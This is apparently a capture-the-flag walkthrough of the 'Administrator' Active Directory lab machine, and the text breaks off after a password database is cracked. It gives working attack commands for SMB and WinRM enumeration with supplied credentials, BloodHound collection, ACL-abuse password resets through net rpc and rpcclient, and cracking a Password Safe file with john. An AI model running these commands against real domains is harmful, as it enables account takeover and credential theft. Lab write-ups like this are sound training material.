# Administrator
Table of Contents
// hint
Solution locked — challenge mode is on
Port Scanning - Service & Version Enumeration
# Nmap 7.94SVN scan initiated Sat Apr 19 08:28:17 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.11.42Nmap scan report for 10.10.11.42Host is up, received reset ttl 127 (0.28s latency).Scanned at 2025-04-19 08:28:18 EDT for 215sNot shown: 65509 closed tcp ports (reset)PORT      STATE SERVICE       REASON          VERSION21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd| ftp-syst:|_  SYST: Windows_NT53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-04-19 19:30:36Z)135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack ttl 1273268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack ttl 1275985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.049664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC57716/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC61987/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.061992/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC61999/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC62004/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC62017/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 35406/tcp): CLEAN (Couldn't connect)|   Check 2 (port 11352/tcp): CLEAN (Couldn't connect)|   Check 3 (port 52617/udp): CLEAN (Timeout)|   Check 4 (port 30800/udp): CLEAN (Failed to receive data)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-time:|   date: 2025-04-19T19:31:39|_  start_date: N/A|_clock-skew: 6h59m59s| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sat Apr 19 08:31:53 2025 -- 1 IP address (1 host up) scanned in 216.88 seconds
Provided Credentials: Olivia/ichliebedich
i started my initial enumeration from smb and use --users to enumerate users from the system using netexec
netexec smb 10.10.11.42 -u Olivia -p ichliebedich --users
let’s save the user names in the users.txt, continue our enumeration i checked if we have winrm access or not using
netexec winrm 10.10.11.42 -u Olivia -p ichliebedich
let’s login as Olivia using evil-winrm
evil-winrm -i 10.10.11.42 -u Olivia -p ichliebedich
let’s check if we are member of any special groups using net user olivia

nothing here!, let’s check the bloodhound i’ll run bloodhound using bloodhound-python tool from my kali
bloodhound-python -c all -u 'olivia' -p 'ichliebedich' -d administrator.htb -ns 10.10.11.42
load the information to bloodhound, first start neo4j database using sudo neo4j console

start bloodhound, login with credentials and load the json files to bloodhound

in search bar search for olivia and then right click on user avatar and then click on mark user as owned, now check for any permissions in Node Info

now if we the node info we found that user has 1 Outbound boject controller permissions clicking on that we found that user olivia has GenericAll permissions to Michael user
From Bloodhoun Help
Force Change Password Use samba’s net tool to change the user’s password. The credentials can be supplied in cleartext or prompted interactively if omitted from the command line. The new password will be prompted if omitted from the command line.
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"
so we can change the michael’s password let’s use the net rpc command from our kali linux to change the michael’s password
net rpc password "michael" "hacker@123" -U "administrator.htb/olivia"%"ichliebedich" -S 10.10.11.42
now we successfully changed the michael user’s pasword checking the node info of that user we found that michael user has ForceChangePassword permission on benjamin user

let’s change the benjamin user’s password using rpcclient
rpcclient -U "administrator.htb/michael" 10.10.11.42login as michael, provide password when prompted (provide newly set password in this case hacker@123)
after login run below command to change the benjamin user’s password
rpcclient $> setuserinfo benjamin 23 hacker@123
now we check group membership of the benjamin user using net user benjamin from olivia’s winrm shell
net user benjamin
Oh great, interesting group Share Moderators looks like benjamin has access to the shares, let’s try smbclient to enumerate any interesting share
first i run netexec to check what permissions do we have on shares
netexec smb 10.10.11.42 -u benjamin -p hacker@123 --shares
i checked login to NETLOGON, but it was empty also nothing interesting in SYSVOL
smbclient //10.10.11.42/NETLOGON -U administrator.htb/benjamin
thinking about share, does it also include FTP, let’s try to connect with ftp with benjamin:hacker @123
ftp 10.10.11.42
let’s download the Backup.psafe3
checking the file type of the Backup.psafe3

it’s a password safe v3 database, searching for this we found that we can access the file using tool called pwsafe
pwsafe -r Backup.psafe3it prompted to enter the master password, that we don’t have i tried olivia’s password and bejamin as password but not worked it’s time to call john!!
*2john 😄 john has all tools to get hash of anything
run pwsafe2john Backup.psafe3 > psafe.pass
and crack it using
john pwsafe.pass --wordlist=/usr/share/wordlists/rockyou.txtwithin a minute we found the master password for the DB file

let’s use the password to login to password safe

we found some credentials:
